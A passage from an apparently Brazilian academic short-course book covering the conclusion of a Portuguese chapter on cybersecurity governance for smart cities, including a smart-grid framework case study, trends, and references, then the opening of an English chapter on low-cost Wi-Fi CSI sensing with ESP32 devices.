O COBIT 2019, com sua abordagem centrada na entrega de valor às partes interessadas, permite estruturar a governança de forma alinhada aos objetivos estratégicos da gestão urbana, distribuindo as responsabilidades, definindo controles e oferecendo uma visão completa da infraestrutura de TI. Sua flexibilidade é útil para lidar com as diferentes realidades das cidades inteligentes, que variam em tecnologia, políticas e gestão. Nesse contexto, o COBIT 2019 foi utilizado com base em princípios fundamentais descritos no framework, especialmente no documento *COBIT 2019 Framework: Introduction and Methodology* e no *COBIT 2019 Design Guide: Designing an Information and Technology Governance Solution* [Information Systems Audit and Control Association 2018]. Os princípios aplicados foram:

- **Entrega de valor às partes interessadas:** Ideia central do COBIT 2019, este princípio foca na criação de benefícios mensuráveis para todas as partes envolvidas. No caso da rede elétrica inteligente, isso se traduz na garantia de um fornecimento de energia estável, seguro e eficiente.
- **Abordagem holística:** O COBIT propõe que a governança seja construída a partir de um conjunto integrado de componentes (como processos, estruturas organizacionais, informações, habilidades, cultura e serviços). Essa abordagem foi aplicada para integrar as dimensões de TI, engenharia elétrica, gestão pública e participação da sociedade civil, afim de que nenhuma área crítica seja tratada de forma isolada.
- **Governança de ponta a ponta:** Segundo o COBIT, a governança deve abranger todas as funções, processos e informações relevantes. No contexto da rede elétrica inteligente, isso significa desde os dispositivos físicos, como sensores e medidores inteligentes, até os sistemas avançados de controle baseados em IA.
- **Distinção entre governança e gestão:** O *framework* distingue claramente entre as funções de governança (tomada de decisões, definição de metas e avaliação de desempenho) e as de gestão (planejamento, execução e monitoramento). Essa distinção deve ser aplicada delimitando o papel da prefeitura e da agência reguladora como instâncias de governança, enquanto a concessionária de energia atua como responsável pela gestão operacional dos recursos técnicos.

Aplicação da ISO/IEC 27001

No contexto de cidades inteligentes que operam redes elétricas inteligentes (*Smart Grids*), a aplicação da ISO/IEC 27001 é estratégica para proteger os dados transmitidos e processados por sensores, dispositivos *IoT*, sistemas de medição, plataformas de controle e centros de análise preditiva. Sua adoção permite a implementação de controles baseados em riscos, abrangendo políticas, processos, tecnologias e responsabilidades que garantam a segurança da informação em toda a cadeia de valor dos dados energéticos. A seguir, são apresentadas as principais recomendações de aplicação da norma:

As organizações envolvidas na gestão da rede elétrica inteligente — como concessionárias, prefeituras e órgãos reguladores — implementem um Sistema de Gestão de

Segurança da Informação (SGSI) integrado à governança corporativa. Isso significa que a segurança da informação deve ser tratada como parte essencial da cultura organizacional, sendo incorporada nas decisões estratégicas e operacionais. A definição clara de papéis e responsabilidades, conforme exigido pela norma, ajuda a promover o comprometimento institucional com a proteção da informação em todos os níveis.

Além disso, recomenda-se que as políticas de cibersegurança sejam estabelecidas com base em uma análise de riscos alinhada aos objetivos estratégicos da cidade inteligente, garantindo que a coleta, o armazenamento e o compartilhamento de dados dos consumidores sigam princípios éticos, legais e transparentes. Por fim, a norma requer a implementação de mecanismos de monitoramento, auditoria e melhoria contínua, com base em indicadores mensuráveis. Assim, propõe-se a elaboração de relatórios periódicos, auditorias internas e externas, além de revisões regulares de desempenho do SGSI. Isso assegura transparência, responsabilidade e aprimoramento constante na governança da cibersegurança.

Integração do NIST Cybersecurity Framework

O NIST Cybersecurity Framework, por sua vez, oferece uma estrutura modular e prática para identificar, proteger, detectar, responder e recuperar incidentes de segurança cibernética. Ele é especialmente aplicável ao ecossistema de *Smart Grids* por sua capacidade de lidar com ameaças em tempo real e orientar ações de mitigação baseadas em riscos. A flexibilidade do NIST CSF o torna adequado para ser integrado a sistemas preexistentes de governança, complementando as lacunas deixadas por *frameworks* mais generalistas. O NIST CSF complementa os frameworks COBIT 2019 e ISO/IEC 27001 ao fornecer uma abordagem operacional focada exclusivamente em segurança cibernética — aspecto crítico para redes elétricas inteligentes em cidades altamente digitalizadas.

Tabela 5.4: Pontos Positivos e Negativos dos Frameworks no Contexto *Smart Grid*

	COBIT 2019	**ISO/IEC 27001**	**NIST CSF**
Pontos Positivos	Visão ampla e estratégica; adapta-se a múltiplos contextos	Estrutura robusta para gestão de cibersegurança com foco em riscos e controles	Direto, prático e centrado na proteção de infraestruturas críticas
Pontos Negativos	Exige maturidade organizacional elevada	Implementação pode ser complexa e exigir mudanças culturais e estruturais	Menor foco estratégico ou em governança de valor
Adequação ao Contexto Smart Grid	Alinha TI, energia e governo. Garante valor público	Estabelece um Sistema de Gestão da Segurança da Informação (SGSI) para proteger dados sensíveis da rede	Dá respostas rápidas e claras a riscos cibernéticos

Ao integrar COBIT 2019, ISO/IEC 27001 e NIST CSF, este estudo de caso demonstra como a governança da informação e tecnologia pode ser funcional em diferentes níveis — estratégico, tático e operacional — em ambientes urbanos inteligentes. A relação entre esses arcabouços fortalece, especialmente no contexto das *Smart Grids*, a governança e a tecnologia como pilares das cidades inteligentes, assegurando decisões coerentes, responsabilidades bem definidas e uma gestão alinhada aos princípios de transparência, segurança e sustentabilidade.

5.6. Desafios para a Governança em Cibersegurança em Cidades Inteligentes

Criar um modelo eficiente de governança para a cibersegurança e a proteção de dados em cidades inteligentes constitui uma tarefa multifacetada e desafiadora. Essa complexidade decorre da natureza dinâmica e altamente interconectada desses ambientes urbanos, onde a integração de tecnologias emergentes deve coexistir com requisitos regulatórios, limitações técnicas e fatores socioculturais. Enfrentar esses desafios requer uma abordagem colaborativa, multidisciplinar e adaptável.

Um dos principais entraves técnicos está na diversidade de dispositivos e arquiteturas presentes nas infraestruturas de Internet das Coisas (IoT). A ausência de padrões globais de interoperabilidade compromete a integração eficiente de dispositivos heterogêneos, elevando os riscos associados à vulnerabilidade de sistemas e dificultando a aplicação de políticas de segurança unificadas [Kassab and Darabkh 2020]. Em um cenário no qual sensores, atuadores e sistemas móveis operam de forma distribuída, a gestão segura e eficaz das redes urbanas exige mecanismos de orquestração avançados, que muitas vezes são inexistentes ou subutilizados nas administrações públicas.

Além dos desafios técnicos, as barreiras regulamentares exercem forte influência sobre a adoção de tecnologias promissoras. As leis de proteção de dados, como a LGPD e o GDPR, embora essenciais para garantir a privacidade dos cidadãos, representam entraves à implementação de soluções baseadas em *blockchain* e computação em nuvem, por envolverem requisitos rigorosos de conformidade, localização de dados e responsabilidade compartilhada. Essa tensão entre inovação e conformidade destaca a necessidade de marcos regulatórios que sejam, ao mesmo tempo, robustos e flexíveis, capazes de acompanhar a velocidade das transformações tecnológicas.

Do ponto de vista social, a resistência à mudança e a ausência de cultura de cibersegurança entre gestores públicos, desenvolvedores e usuários finais limitam a efetividade das estratégias de proteção digital [Rani et al. 2021]. A falta de treinamento adequado, somada à percepção de que segurança é um custo adicional e não uma prioridade estratégica, contribui para a adoção fragmentada e reativa de soluções de cibersegurança. Essa lacuna formativa evidencia a importância de políticas de educação digital e capacitação contínua dos profissionais envolvidos na governança urbana.

Outro obstáculo relevante refere-se à fragmentação das regulamentações entre diferentes níveis de governo e jurisdições. Enquanto algumas regiões desenvolvem políticas públicas avançadas de cibersegurança, outras enfrentam dificuldades estruturais para estabelecer normas mínimas de proteção [Meneghello et al. 2019]. Essa disparidade cria um cenário assimétrico e vulnerável, dificultando a implementação de soluções intermunicipais ou interestaduais de segurança. Além disso, a conectividade entre cidades e regiões

torna a segurança de uma área dependente da maturidade da outra, criando riscos sistêmicos para toda a cadeia urbana.

A escassez de financiamento para iniciativas de cibersegurança em projetos de cidades inteligentes constitui um desafio recorrente [Tahirkheli et al. 2021]. Muitos municípios não dispõem de orçamento para incorporar soluções de proteção ou contratar especialistas capacitados. Essa limitação orçamentária compromete a capacidade das cidades de responder adequadamente a incidentes cibernéticos, ampliando a exposição a ataques sofisticados. Em paralelo, a carência de profissionais qualificados agrava o cenário, sendo necessárias estratégias de atração e retenção de talentos em cibersegurança.

Diante desse panorama, torna-se imprescindível adotar estratégias integradas que contemplem aspectos tecnológicos, humanos e institucionais. A combinação entre inovação tecnológica, gestão de riscos baseada em normas internacionais e políticas públicas participativas é o caminho mais promissor para garantir a segurança digital em cidades inteligentes. A promoção de ecossistemas de inovação seguros exige investimentos contínuos em infraestrutura, governança de dados, formação de talentos e marcos regulatórios adaptativos. Por fim, o equilíbrio entre inovação e cibersegurança deve guiar a construção de cidades mais resilientes, sustentáveis e centradas no cidadão. A proteção da privacidade, a integridade das infraestruturas e a confiabilidade dos serviços urbanos são elementos indispensáveis para que a transformação digital se traduza em qualidade de vida, confiança pública e bem-estar social.

5.7. Tendências Futuras e Recomendações

A consolidação das cidades inteligentes representa a emergência de um ecossistema urbano digitalmente interconectado, onde a governança exerce papel estratégico para assegurar a segurança, a confiabilidade e a sustentabilidade das infraestruturas e dos dados gerados em larga escala. Nesse cenário, os profissionais de governança devem estar preparados para lidar com desafios complexos relacionados à cibersegurança, à privacidade da informação e à gestão estratégica de tecnologias disruptivas. Antecipar prioridades emergentes é essencial para orientar políticas públicas, investimentos e a formulação de *frameworks* normativos que apoiem o desenvolvimento seguro desses ambientes urbanos.

Neste contexto, [Ramachandran 2024] propõe cinco prioridades-chave que se mostram altamente relevantes para o futuro da governança digital em cidades inteligentes. A primeira delas é a liderança ativa e persuasiva em cibersegurança, diante do aumento da sofisticação das ameaças impulsionadas por tecnologias emergentes como a inteligência artificial (IA) e a computação quântica. Nesse sentido, recomenda-se a adoção de arquiteturas de segurança robustas, como *DevSecOps* e o modelo *Zero Trust*, que possibilitam uma proteção contínua, proativa e contextualizada das infraestruturas digitais.

A segunda prioridade refere-se à gestão estratégica de tecnologia, reconhecendo que a transformação digital deve caminhar de forma integrada à estratégia organizacional. Em cidades inteligentes, isso implica alinhar tecnologias emergentes a políticas públicas e serviços urbanos, maximizando eficiência, inovação e qualidade de vida. A terceira prioridade destaca a governança de TI como componente essencial da governança urbana, assegurando que os investimentos em tecnologia estejam alinhados a metas institucio-

nais e regulatórias, com foco na gestão de desempenho, riscos e recursos tecnológicos aplicados a serviços críticos como saúde, segurança pública e mobilidade.

A governança de dados, apontada como quarta prioridade, torna-se pilar central em cidades inteligentes devido ao grande volume de dados gerados e utilizados para decisões automatizadas. Garantir qualidade, segurança, privacidade e ética no uso desses dados é imperativo, especialmente frente às legislações de proteção de dados, como a LGPD e o GDPR. Por fim, a gestão de talentos e competências digitais figura como quinta prioridade estratégica. O sucesso da governança digital da cibersegurança depende diretamente da formação contínua de profissionais multidisciplinares e da capacidade de reter talentos em um ambiente de constante inovação e transversalidade tecnológica.

Aplicação de IA e AM na cibersegurança urbana

A complexidade crescente das cidades inteligentes demanda soluções tecnológicas avançadas para proteção de infraestruturas críticas. A Inteligência Artificial (IA) e o Aprendizado de Máquina (AM) têm se destacado como ferramentas promissoras para a detecção proativa de ameaças, análise preditiva de vulnerabilidades e resposta automatizada a incidentes. Como ressaltado por [Merlano 2024], os sistemas baseados em IA são capazes de analisar grandes volumes de dados em tempo real e identificar padrões anômalos que possam indicar comportamentos maliciosos.

Em ambientes urbanos, onde milhares de dispositivos e sensores estão interconectados, a análise de grandes volumes de dados em tempo real é vital para reduzir a superfície de ataque e responder rapidamente a eventos críticos. Além disso, IA e AM permitem a antecipação de riscos cibernéticos, auxiliando gestores na implementação de medidas preventivas mais eficazes. Entretanto, sua eficácia depende da qualidade dos dados utilizados e da integração com outras camadas de defesa. Questões como privacidade, transparência algorítmica e viés devem ser abordadas com rigor, o que reforça a necessidade de diretrizes claras para o uso ético e responsável dessas tecnologias no contexto da governança urbana.

No cenário mundial, o avanço da IA está em ritmo acelerado. Empresas e governos investem bilhões em sistemas que otimizam decisões, automatizam processos e influenciam comportamentos. Mas essa mesma IA pode ser usada para vigilância em massa, manipulação de informações e criação de armas autônomas. Com a ascensão de desafios geopolíticos e a necessidade de uma governança mais inclusiva e sustentável, as políticas globais ajudam a definir padrões éticos, técnicos e jurídicos para o uso seguro da tecnologia. Elas também promovem a troca de informações entre países e estabelecem mecanismos de resposta a incidentes. Sem esse tipo de coordenação, cada país age por conta própria, o que favorece lacunas e brechas exploradas por atores mal-intencionados.

Aqui é importante enfatizar iniciativas como a PartNIR (Parceria BRICS para a Nova Revolução Industrial) que busca não apenas a diversificação tecnológica, mas também a criação de ecossistemas soberanos de IA. A PartNIR é uma iniciativa estratégica dos países do BRICS (Brasil, Rússia, Índia, China e África do Sul) destinada a promover a diversificação e atualização tecnológica da base industrial desses países. Essa iniciativa visa ao desenvolvimento e à integração das cadeias produtivas dos membros do grupo, focando especialmente na inovação e na adoção de novas tecnologias. Ela também visa

fortalecer a segurança cibernética através do desenvolvimento de tecnologias que sejam adaptadas às realidades e aos idiomas dos países do grupo, garantindo assim uma competitividade sustentável no cenário global.

Os objetivos principais da PartNIR são o adensamento e integração das cadeias produtivas, o desenvolvimento de ecossistemas soberanos de inteligência artificial e a atualização tecnológica da base industrial. Embora a PartNIR não seja específica para o contexto de cidades inteligentes, ela terá grandes impactos nas mesmas haja visto que busca promover a cooperação industrial entre os países do BRICS e a modernização das indústrias, visando à criação de cadeias de valor mais robustas e interconectadas que possam competir eficazmente no mercado global. A IA é vista como uma revolução no conhecimento e na tecnologia, com um grande potencial. Contudo, para que esses benefícios sejam compartilhados, é necessária uma governança global justa e equitativa. O BRICS, sob liderança brasileira, propõe uma estrutura que promova o desenvolvimento sustentável e inclusivo, defendendo o acesso não-discriminatório à transferência de tecnologia, protegendo dados pessoais e garantindo a integridade das informações para um uso ético e responsável da IA.

Uso de *Blockchain* para autenticação e proteção de dados

A tecnologia *blockchain* também desponta como uma aliada estratégica para fortalecer a autenticação e a proteção de dados nas cidades inteligentes. Sua estrutura descentralizada e imutável oferece resistência a ataques e falhas centralizadas, aumentando a confiança em transações digitais e no gerenciamento de identidades. Conforme discutido por [Bhushan et al. 2020], a tecnologia *blockchain* pode ser integrada às infraestruturas urbanas para permitir autenticação segura de cidadãos, dispositivos e serviços.

A tecnologia também favorece a gestão de permissões de acesso e a rastreabilidade de interações com dados sensíveis. Contudo, sua adoção em larga escala exige atenção a desafios técnicos, como o consumo energético e a escalabilidade. É fundamental estabelecer padrões técnicos e normativos que guiem sua implementação de forma interoperável e compatível com legislações de proteção de dados.

Implementação do modelo *Zero Trust* em infraestruturas urbanas

O modelo de segurança *Zero Trust*, baseado na premissa de que nenhuma entidade deve ser automaticamente confiável, tem se consolidado como abordagem eficaz contra ameaças sofisticadas em ambientes urbanos. Ele exige autenticação contínua, políticas de acesso dinâmicas e segmentação de rede, reduzindo significativamente o risco de movimentos laterais de atacantes e acessos não autorizados. A aplicação do *Zero Trust* em cidades inteligentes requer rever o projeto das arquiteturas tradicionais, incorporando controle contextual de acesso e análise comportamental. Essa abordagem permite aos gestores maior visibilidade e controle sobre os fluxos de dados e acessos em tempo real. No entanto, sua efetividade depende da constante atualização das políticas de segurança e da integração com outras camadas de defesa cibernética, conforme ressaltado em [Kaur et al. 2023].

Essas tendências apontam para uma governança de cibersegurança mais resiliente, dinâmica e centrada no cidadão. A integração de tecnologias emergentes, combinada à

capacitação de talentos e à formulação de políticas inclusivas e éticas, será essencial para enfrentar os desafios complexos da era das cidades inteligentes.

5.8. Considerações Finais

A crescente digitalização dos ambientes urbanos, impulsionada pelo avanço das cidades inteligentes, demanda um olhar atento à governança da cibersegurança e da privacidade dos dados. Esse processo exige não apenas a adoção de tecnologias inovadoras, como *IoT* e dispositivos móveis, mas também o fortalecimento de políticas públicas, estruturas regulatórias e boas práticas organizacionais voltadas à cibersegurança. A proteção de infraestruturas críticas e dados sensíveis depende da capacidade de governos e organizações implementarem modelos de governança robustos, adaptáveis e integrados à realidade urbana. Este capítulo apresentou uma abordagem teórica para compreender os fundamentos da governança da cibersegurança, discutir os principais frameworks normativos — como NIST CSF, ISO/IEC 27001 e COBIT 2019 — e identificar os desafios e práticas associadas à gestão de dispositivos conectados em cidades inteligentes. A análise do estudo de caso demonstrou que, embora cada arcabouço tenha suas limitações, sua combinação estratégica atende a diferentes níveis de maturidade tecnológica, possibilitando desde respostas operacionais até o alinhamento estratégico com metas institucionais.

A revisão sistemática da literatura evidenciou lacunas importantes na padronização e na interoperabilidade de dispositivos, na descentralização da tomada de decisão e na ausência de diretrizes específicas para contextos urbanos. Além disso, foram destacados desafios técnicos e regulatórios, especialmente quando se trata da aplicação de *frameworks* em cidades com limitações de infraestrutura, capacitação técnica e recursos financeiros. Tais fatores reforçam a necessidade de um olhar mais adaptativo, contextualizado e multidisciplinar para a construção de soluções eficazes de governança de cibersegurança. As tendências emergentes, como a aplicação de inteligência artificial, *blockchain* e modelos de confiança zero, oferecem caminhos promissores para o fortalecimento da segurança cibernética em ecossistemas urbanos complexos. No entanto, sua efetividade está condicionada à existência de estratégias de governança claras, baseadas em princípios éticos, democráticos e transparentes. O futuro da cibersegurança nas cidades inteligentes depende da capacidade de articulação entre tecnologia, política, sociedade e ciência, com investimentos contínuos em pesquisa, capacitação e inovação.

Por fim, espera-se que os conhecimentos discutidos ao longo do capítulo sirvam como base para que pesquisadores, estudantes e profissionais desenvolvam ações práticas e políticas mais eficazes na área de cibersegurança urbana. A governança da cibersegurança, longe de ser uma tarefa exclusivamente técnica, deve ser pensada como um projeto coletivo, voltado à proteção dos direitos digitais dos cidadãos e à construção de cidades mais resilientes, seguras e inclusivas. O fortalecimento dessa agenda é essencial para garantir que o avanço tecnológico caminhe lado a lado com o respeito à privacidade, à equidade e à sustentabilidade urbana.

Agradecimentos

Este trabalho foi realizado com o apoio do Programa de Excelência Acadêmica da Coordenação de Aperfeiçoamento de Pessoal de Nível Superior - PROEX CAPES. Os au-

tores agradecem o apoio da UTFPR, UFPR e da UFMG e o auxílio financeiro da FAPESP #2018/23098-0 e 2024/09341-0 e do CNPq #444824/2024-3, #440553/2024-5 e #313844/2020-8.

Referências

[Ahmadi-Assalemi et al. 2020] Ahmadi-Assalemi, G., Al-Khateeb, H., Epiphaniou, G., and Maple, C. (2020). Cyber resilience and incident response in smart cities: A systematic literature review. *Smart Cities*, 3(3):894–927.

[Bhushan et al. 2020] Bhushan, B., Khamparia, A., Sagayam, K. M., Sharma, S. K., Ahad, M. A., and Debnath, N. C. (2020). Blockchain for smart cities: A review of architectures, integration trends and future research directions. *Sustainable Cities and Society*, 61:102360.

[Brezolin et al. 2024] Brezolin, U., Nakayama, F., and Nogueira, M. (2024). Detecçao de varreduras de portas pela análise inteligente de tráfego de rede IoT. In *Simpósio Brasileiro de Segurança da Informação e de Sistemas Computacionais (SBSeg)*, pages 271–286. SBC.

[Brito et al. 2023] Brito, D., de Neira, A. B., Borges, L. F., and Nogueira, M. (2023). An autonomous system for predicting DDoS attacks on local area networks and the Internet. In *2023 IEEE LATINCOM*, pages 1–6, Panama. IEEE.

[Buckwald and Marchant 2021] Buckwald, J. M. and Marchant, G. E. (2021). Improving soft law governance of the internet of things. *IEEE Technology and Society Magazine*, 40(4):101–114.

[Camargo et al. 2024] Camargo, E. T., Martins, L. D., and Fonseca, K. V. O. (2024). *Smart sensors for smart environment*, chapter Chapter 5, pages 67–89.

[Camargo et al. 2021] Camargo, E. T., Spanhol, F. A., and Castro e Souza, A. R. (2021). Deployment of a lorawan network and evaluation of tracking devices in the context of smart cities. *Journal of Information Security and Applications*, 12(8):1–24.

[de Neira et al. 2020] de Neira, A. B., Araujo, A. M., and Nogueira, M. (2020). Early botnet detection for the Internet and the Internet of Things by autonomous machine learning. In *Proceedings of the 16th International Conference on Mobile Ad Hoc and Sensor Networks (MSN)*, pages 516–523, Japan.

[Demidov et al. 2018] Demidov, R., Zegzhda, P. D., and Kalinin, M. O. (2018). Threat analysis of cyber security in wireless adhoc networks using hybrid neural network model. *Automatic Control and Computer Sciences*, 52:971–976.

[Elmaghraby and Losavio 2014] Elmaghraby, A. S. and Losavio, M. M. (2014). Cyber security challenges in smart cities: Safety, security and privacy. *Journal of Advanced Research*, 5(4):491–497.

[Frandell and Feeney 2022] Frandell, A. and Feeney, M. (2022). Cybersecurity threats in local government: A sociotechnical perspective. *The American Review of Public Administration*, 52(8):558–572.

[Goumopoulos 2024] Goumopoulos, C. (2024). Smart city middleware: A survey and a conceptual framework. *IEEE Access*, 12:4015–4047.

[Gracias et al. 2023] Gracias, J. S., Parnell, G. S., Specking, E., Pohl, E. A., and Buchanan, R. (2023). Smart cities—a structured literature review. *Smart Cities*, 6(4):1719–1743.

[Ham 2021] Ham, J. V. D. (2021). Toward a better understanding of "cybersecurity". *Digital Threats: Research and Practice*, 2(3):1–3.

[Hatcher et al. 2020] Hatcher, W., Meares, W. L., and Heslen, J. (2020). The cybersecurity of municipalities in the united states: An exploratory survey of policies and practices. *Journal of Cyber Policy*, 5(2):302–325.

[Hossain et al. 2024] Hossain, S. T., Yigitcanlar, T., Nguyen, K., and Xu, Y. (2024). Understanding local government cybersecurity policy: A concept map and framework. *Information*, 15(6):342.

[Information Systems Audit and Control Association 2018] Information Systems Audit and Control Association (2018). *COBIT® 2019 Framework: Governance and Management Objectives*. ISACA.

[Kassab and Darabkh 2020] Kassab, W. and Darabkh, K. A. (2020). A–z survey of internet of things: Architectures, protocols, applications, recent advances, future directions and recommendations. *Journal of Network and Computer Applications*, 163:102663.

[Kassakian et al. 2011] Kassakian, J., Schmalensee, R., Desgroseilliers, G., Heidel, T., Afridi, K., Farid, A., Grochow, J., Hogan, W., Jacoby, H., Kirtley, J., Michaels, H., Perez-Arriaga, I., Perreault, D., Rose, N., and Wilson, G. (2011). The future of the electric grid: An interdisciplinary mit study.

[Kaur et al. 2023] Kaur, R., Gabrijelčič, D., and Klobučar, T. (2023). Artificial intelligence for cybersecurity: Literature review and future research directions. *Information Fusion*, 97:101804.

[Laprie et al. 2004] Laprie, J.-C., Randell, B., and Landwehr, C. (2004). Basic concepts and taxonomy of dependable and secure computing. *IEEE Transactions on Dependable and Secure Computing*, 1(1):11–33.

[Lee et al. 2021] Lee, E., Seo, Y.-D., Oh, S.-R., and Kim, Y.-G. (2021). A survey on standards for interoperability and security in the internet of things. *IEEE Communications Surveys & Tutorials*, 23(2):1020–1047.

[Lipner and Anderson 2018] Lipner, S. and Anderson, R. (2018). CIA history. *Personal commun.*

[Melaku 2023] Melaku, H. M. (2023). A dynamic and adaptive cybersecurity governance framework. *Journal of Cybersecurity and Privacy*, 3(3):327–350.

[Meneghello et al. 2019] Meneghello, F., Calore, M., Zucchetto, D., Polese, M., and Zanella, A. (2019). Iot: Internet of threats? a survey of practical security vulnerabilities in real iot devices. *IEEE Internet of Things Journal*, 6(5):8182–8201.

[Merlano 2024] Merlano, C. (2024). Enhancing cyber security through artificial intelligence and machine learning: A literature review. *Journal of Cyber Security*, 6.

[Nogueira 2022] Nogueira, M. (2022). Governança e regulamentações do mercado de sistemas em nuvem. Technical Report RT.DCC.003/2022, Universidade Federal de Minas Gerais e Huawei Brasil.

[Nogueira et al. 2024] Nogueira, M., Borges, L. F., de Neira, A. B., Albano, L., and Coelho, K. K. (2024). Ciência de dados aplicada à cibersegurança: Teoria e prática. *Minicursos do Simpósio Brasileiro de Redes de Computadores e Sistemas Distribuídos*, pages 1–50.

[Nogueira et al. 2021] Nogueira, M., Borges, L. F., and Nakayama, F. (2021). Das redes vestíveis aos sistemas ciber-humanos: Uma perspectiva na comunicação e privacidade dos dados. *SBRC, Sociedade Brasileira de Computação*.

[Ometov et al. 2019] Ometov, A., Bezzateev, S., Voloshina, N., Masek, P., and Komarov, M. (2019). Environmental monitoring with distributed mesh networks: An overview and practical implementation perspective for urban scenario. *Sensors*, 19(24):5548.

[Pardini et al. 2017] Pardini, D. J., Heinisch, A. M. C., and Parreiras, F. S. (2017). Cyber security governance and management for smart grids in brazilian energy utilities. *JISTEM-Journal of Information Systems and Technology Management*, 14:385–400.

[Pascoe 2023] Pascoe, C. E. (2023). Public draft: The nist cybersecurity framework 2.0. *National Institute of Standards and Technology*.

[Pastório et al. 2023] Pastório, J. a., Castro e Souza, A. R., Spanhol, F., Huff, A., and De Camargo, E. T. (2023). Alr-lorawan: An application-level retransmission management algorithm for lorawan networks. Latin-American Symposium on Dependable and Secure Computing (LADC) '23, page 11–20, New York, NY, USA. ACM.

[Pastório et al. 2020] Pastório, A., Rodrigues, L., and de Camargo, E. (2020). Uma revisão sistemática da literatura sobre tolerância a falhas em internet das coisas. In *Anais Estendidos do X Simpósio Brasileiro de Engenharia de Sistemas Computacionais*, pages 57–64, Porto Alegre, RS, Brasil. SBC.

[Pavlenko and Zegzhda 2018] Pavlenko, E. and Zegzhda, D. (2018). Sustainability of cyber-physical systems in the context of targeted destructive influences. In *2018 IEEE Industrial Cyber-Physical Systems (ICPS)*, pages 830–834. IEEE.

[Ramachandran 2024] Ramachandran, R. (2024). Five key priorities for governance practitioners in 2025. Accessed: 2025-04-06.

[Rani et al. 2021] Rani, S., Mishra, R. K., Usman, M., Kataria, A., Kumar, P., Bhambri, P., and Mishra, A. K. (2021). Amalgamation of advanced technologies for sustainable development of smart city environment: A review. *IEEE Access*, 9:150060–150087.

[Rao and Deebak 2023] Rao, P. M. and Deebak, B. D. (2023). Security and privacy issues in smart cities/industries: technologies, applications, and challenges. *Journal of Ambient Intelligence and Humanized Computing*, 14(8):10517–10553.

[Ribeiro et al. 2023] Ribeiro, A. V., Nakayama, F., and Nogueira, M. (2023). Um panorama dos serviços de saúde avançados: Conectividade e segurança em sistemas de vida assistida. *Minicursos do Simpósio Brasileiro de Redes de Computadores e Sistemas Distribuídos*, pages 1–50.

[Sarker et al. 2021] Sarker, I. H., Furhad, M. H., and Nowrozy, R. (2021). Ai-driven cybersecurity: an overview, security intelligence modeling and research directions. *SN Computer Science*, 2(3):173.

[Sedrati et al. 2022] Sedrati, A., Ouaddah, A., Mezrioui, A., and Bellaj, B. (2022). Iotgov: an iot governance framework using the blockchain. *Computing*, 104(10):2307–2345.

[Serrano et al. 2022] Serrano, M., Griffor, E., Wollman, D., Dunaway, M., Burns, M., Rhee, S., and Greer, C. (2022). Smart cities and communities: A key performance indicators framework. *NIST Special Publication*, 1900:206.

[Siddiqui et al. 2024] Siddiqui, S., Hameed, S., Shah, S. A., Arshad, J., Ahmed, Y., and Draheim, D. (2024). A smart-contract-based adaptive security governance architecture for smart city service interoperations. *Sustainable Cities and Society*, 113:105717.

[Slongo et al. 2024] Slongo, J., Lindino, C., Martins, L. D., Spanhol, F. A., Carneiro, E., and Camargo, E. T. (2024). Evaluation of low-cost sensors to integrate in a water quality monitor for real-time measurements. *Environmental Monitoring and Assessment*, 196(8):716.

[Tahirkheli et al. 2021] Tahirkheli, A. I., Shiraz, M., Hayat, B., Idrees, M., Sajid, A., Ullah, R., Ayub, N., and Kim, K.-I. (2021). A survey on modern cloud computing security over smart city networks: Threats, vulnerabilities, consequences, countermeasures, and challenges. *Electronics*, 10(15):1811.

[Takkouche and Norman 2011] Takkouche, B. and Norman, G. (2011). Prisma statement. *Epidemiology*, 22(1):128.

[Webb and Hume 2018] Webb, J. and Hume, D. (2018). Campus iot collaboration and governance using the nist cybersecurity framework. In *Living in the Internet of Things: Cybersecurity of the IoT-2018*, pages 1–7. IET.

[Wilkins and Mifsud 2024] Wilkins, A. W. and Mifsud, D. (2024). What is governance? projects, objects and analytics in education. *Journal of Education Policy*, 39(3):349–365.

[Xagoraris et al. 2023] Xagoraris, L., Kogias, D., and Karkazis, P. (2023). A review of zero trust security framework (ztf) for sustainable and resilient smart cities. In *Proceedings of the 27th Pan-Hellenic Conference on Progress in Computing and Informatics*, pages 269–273.

[Yuliana and Hasibuan 2022] Yuliana, R. and Hasibuan, Z. A. (2022). Best practice framework for information technology security governance in indonesian government. *International Journal of Electrical and Computer Engineering*, 12(6):6522.

[Yusif and Hafeez-Baig 2021] Yusif, S. and Hafeez-Baig, A. (2021). A conceptual model for cybersecurity governance. *Journal of applied security research*, 16(4):490–513.

Capítulo 6

Wireless sensing: Low-cost monitoring using Wi-Fi signals and IoT devices

Samuel Vieira Ducca, Henrique Freire da Silva, Artur Jordao Lima Correia, Cintia Borges Margi

Abstract

In this work, we discuss the emerging field of wireless sensing, focusing primarily on cost-effective Wi-Fi sensing implementations that leverage Channel State Information (CSI). We present the theoretical foundations of signal extraction and processing methodologies, alongside machine learning techniques for effective inference. To demonstrate practical applications, we analyze a real-world case study and provide a hands-on implementation for human presence detection using our open-source Wisensing-ESP32 framework and commodity ESP32 devices. Lastly, we conclude with an examination of current technical challenges and promising research directions in this rapidly evolving domain.

6.1. Introduction

Wireless communication technologies — once developed primarily for the purpose of data exchange — are increasingly being repurposed for sensing tasks, giving rise to the rapidly expanding field of Integrated Sensing and Communications (ISAC). This paradigm shift leverages the pervasive nature of wireless protocols such as Wi-Fi and Bluetooth, which have become integral to modern digital infrastructure, particularly with the widespread adoption of the Internet of Things (IoT). The omnipresence of these signals in our daily environments has enabled the development of cost-effective and unobtrusive sensing solutions that eliminate the need for specialized hardware. By opportunistically reusing existing communication waveforms, ISAC systems facilitate applications ranging from human activity recognition and health monitoring [1] to environmental mapping and object tracking. For instance, wireless sensing has demonstrated capabilities such as gesture recognition, including the interpretation of sign language [2], non-contact vital sign monitoring [3, 1], and even 3D reconstruction of physical spaces using reflected radio waves [4].

Among the various communication standards investigated for ISAC, Wi-Fi (IEEE 802.11) stands out as one of the most widely adopted protocols for sensing. Its ubiq-

uity, low deployment cost, and compatibility with commercial off-the-shelf (COTS) devices make it an attractive platform for pervasive sensing applications. More importantly, Wi-Fi provides access to rich physical-layer information in the form of Channel State Information (CSI), which captures fine-grained characteristics of the wireless channel, including amplitude and phase per subcarrier. This capability allows Wi-Fi to serve as a high-resolution sensing method that can be implemented using the embedded antennas of low-power IoT devices, thus enabling a broad array of sensing applications in homes, vehicles, healthcare settings, and industrial environments.

